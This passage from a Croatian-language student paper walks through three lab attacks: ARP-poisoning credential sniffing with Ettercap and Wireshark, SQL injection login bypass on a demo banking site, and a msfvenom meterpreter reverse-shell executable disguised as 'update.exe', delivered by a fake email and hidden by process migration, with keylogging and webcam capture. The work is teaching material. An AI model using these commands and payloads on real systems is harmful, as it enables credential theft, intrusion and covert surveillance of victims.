
Slika 4 Ettercap popis meta

Prije nego započne napad, unošenjem komande 'arp -a' na klijentskom računalu moguće je vidjeti trenutno stanje tablice prije izmjena napadom.

```
Interface: 192.168.108.10 --- 0xf
  Internet Address      Physical Address      Type
  192.168.108.1         00-0c-29-6b-5c-61     dynamic
  192.168.108.129       00-0c-29-80-d8-44     dynamic
  192.168.108.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
```


Slika 5 Arp tablica prije napada

Iz MITM menija se odabire „ARP poisoning“.




Slika 6 Ettercap MITM meni

Nakon čega je potrebno odabrati opciju za prisluškivanje udaljenih konekcija.




Slika 7 Ettercap ARP Poisoning

Ettercap tada prikazuje slijedeću poruku, kojom označava da je napad započeo.



Slika 8 Početak Arp poisoning napada


Ukoliko se sada unese komanda 'arp -a' na klijentskom računalu, moguće je vidjeti kako je napadačko računalo poprimilo MAC adresu Ubuntu servera.



Slika 9 ARP tablica nakon napada


Time je napad započeo, te je napadačko računalo uspješno postalo posrednik između klijenta i servera.

U svrhu prisluškivanja paketa te krađe korisničkih podataka, koristiti će se Wireshark, alat za analizu mrežnih paketa. Kako bi se dohvatio pravi paket, potrebno je konfigurirati Wireshark da analizira promet na mrežnom sučelju spojenom na mrežu na kojoj su klijent i server te filtrirati podatke koji dolaze i odlaze na klijentsko računalo.




Slika 10 Wireshark

Nakon toga će korisnik klijentskog računala pristupiti svom korisničkom računu na Roundcube pristupnoj stranici.



Slika 11 Roundcube pristup „admin“ računu

Nakon što je korisnik ušao u svoj račun, moguće je dodati filter unutar Wireshark alata koji traži „POST“ upite sa klijentskog računala te će se time dobiti URL stranice kojoj se pristupa te korisničko ime i lozinka.



Time je napad uspješan i moguće je pristupiti korisničkom računu te doći do osjetljivih podataka koji se nalaze unutar elektroničke pošte, ukoliko takvi postoje.

Zaustavljanjem napada unutar Ettercap-a prikazuje se slijedeća poruka.

Slika 12 Ettercap završetak napada

ARP tablice se time vraćaju u stanje u kakvom su bile prije napada.

4.2. SQL *injection* napad

SQL *injection* je vrsta napada kojom se iskorištava ranjivost internet stranica kako bi se dobio pristup stranici ili podacima kojima napadač inače ne bi imao pristup.

Ova vrsta napada radi na principu interferencije upitima koje aplikacija šalje svojoj bazi te pomoću kojih napadač može dohvatiti vrijednosti unutar baze, modificirati ih ili prevariti aplikaciju pomoću SQL upita, kako bi aplikacija mislila da napadaču treba pružiti pravo pristupa bez unošenja ispravnih korisničkih imena i lozinki.

SQL *injection* je moguće iskoristiti kada aplikacija korisnika pita za nekakav unos, kao što je korisničko ime, ID korisnika, lozinka ili slično. Nakon što korisnik unese svoje korisničko ime i lozinku, aplikacija će uzeti te dvije vrijednosti te ih usporediti s vrijednostima koje se nalaze unutar njene baze. Ukoliko se vrijednosti podudaraju, aplikacija daje pristup korisniku. Međutim, koristeći ovu vrstu napada, moguće je umjesto


pravilnog korisničkog imena i lozinke, unijeti SQL upit kojim će se prevariti aplikacija i napraviti upit na razini baze te koji će vratiti vrijednosti koje inače nebi trebao. Ovaj učinak može se postići na velik broj načina, od kojih kompleksniji zahtjevaju dobro poznavanje SQL jezika ili alat kao što je SQLMap. Za potrebe testiranja ovog napada, koristiti će se AltoroMutual demonstrativna internet stranica, koja simulira stranicu za internet bankarstvo te je specifično kreirana u svrhe testiranja SQL *injection* napada. Stranica se nalazi na slijedećem linku: https://demo.testfire.net/index.jsp.

Jednostavan primjer SQL *injection* napada je slijedeći. Prilikom upisivanja korisničkog imena „admin“ koji ima lozinku „admin123“, i dohvaćanja podataka iz baze, pokreće se slijedeći upit prema bazi:

```
SELECT * FROM Users WHERE UserName ="admin‟ AND Password
=‟admin123‟
```

Kôd 1.2 Kod za pretragu korisničkog imena

Znajući to, moguće je upisati djelomičan SQL upit kao što je prikazano na slijedećoj slici.




Slika 13 SQL injection primjer 1

Upit će unutar baze izgledati ovako.

```
SELECT * FROM users WHERE username = '' OR '1'='1' AND
password = '' OR '1'='1'
```


Kôd 1.3 Kod za SQL injection 1

S obzirom da je broj 1 uvijek jednak broju 1, napadač će uspješno pristupiti sustavu.




Slika 14 SQL injection pristup računu 1

Na isti način je moguće napraviti upit koji ignorira lozinku tako da sva polja korisničkog imena, smatra kao komentar.



Slika 15 SQL injection primjer 2

S obzirom na to da je sve što se nalazi iza znaka dvostruke crtice postalo komentar, nije bitno što se upisuje u polje za lozinku te će upit svejedno uspješno proći.



Slika 16 SQL injection pristup računu 2

Upit je prošao i omogućen je pristup korisničkom računu.


4.3. Napad *malware*-om

Napadi *malware*-om su napadi koji koriste neku od prethodno navedenih vrsta malicioznog softvera kako bi dobili pristup nekom sustavu ili ga na neki način onesposobili. Za potrebe rada kreirati će se maliciozna Windows „.exe“ datoteka pomoću „msfvenom“ generatora, koji je dio Metasploit alata za penetracijsko testiranje ranjivosti sustava.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.108.129 -f exe > /var/www/html/update.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Slika 17 Kreiranje malicioznog softvera

Datoteka je kreirana i postavljena u direktorij Apache *web* servera te podijeljena IP adresom Kali Linux mašine u 192.168.108.0/24 mreži. Nakon što se Apache *web* server pokrene, bilo koje računalo će ju moći dohvatiti. Zatim je potrebno pokrenuti glavni kontrolni sustav za Metasploit, naredbom 'msfconsole'.



Slika 18 Metasploit kontrolna konzola

Slijedećim komandama se pokreće TCP slušatelj, koji će prisluškivati promet s prethodno kreiranog malicioznog softvera.

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST ⇒ 0.0.0.0
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:4444
```


Slika 19 TCP slušatelj

Sve što je sada potrebno kako bi napad uspio, je da žrtva sa svojeg računala pristupi linku na koji je podijeljen maliciozni softver, te pokrene isti. Za potrebe ovoga rada, recimo da je

napadač sa prethodno provaljenog računa elektroničke pošte administratora, žrtvi poslao e-poštu koja sadržava link za dohvaćanje malicioznog softvera sa slijedećom porukom.


Slika 20 Lažni mail

Nakon isključivanja Windows Defender antivirusnog sustava te klika na link počinje skidanje malicioznog programa na žrtvino računalo.




Slika 21 Skidanje malicioznog softvera

Nakon što je maliciozni softver dohvaćen potrebno ga je pokrenuti.




Slika 22 Pokretanje malicioznog softvera

Nakon pokretanja veza je uspiješno uspostavljena, što je vidljivo slijedećom porukom unutar Metasploit alata.




Slika 23 Uspostavljanje konekcije

Kako napadač ne bi bio detektiran ili kako konekcija ne bi bila prekinuta nakon ponovnog pokretanja antivirusa, potrebno je migrirati konekciju na drugi proces. Naredba 'ps' dohvaća prikaz svih procesa na žrtvinom računalu, no proces koji je zasigurno uvijek aktivan je „explorer.exe“ te napadač migrira svoju konekciju s „update.exe“ malicioznog programa, na „explorer.exe“, svakodnevno aktivnog Windows procesa te se time prikriva u žrtvinom sustavu.



Slika 24 Migriranje procesa

Nakon što je konekcija sada sigurno uspostavljena, napad je uspješan te se napadaču pruža nekoliko mogućnosti nakon iskorištavanja napada unutar 'meterpreter' komandne linije. Naredbom 'screenshot' moguće je dobiti sliku trenutačnog stanja žrtvinog ekrana te ju pohraniti. Naredbama 'keyscan_start' i 'keyscan_dump' moguće je bilježiti sav unos koji žrtva unosi putem tipkovnice i prikazati ga. Naredbama 'webcam_list' i 'webcam_snap' moguće je čak i prikazati popis kamera spojenih na računalo, ukoliko takav postoji, te uzeti i pohraniti sliku kamerom. Za kraj naredbom „shell“ moguće je pokrenuti Windows Command Prompt na žrtvinom računalu.



Slika 25 Primjer pristupa žrtvinom računalu

Time bi se ovaj napad mogao daljnje iskoristiti, kako bi se ostvarila potpuna kontrola nad žrtvinim računalom.

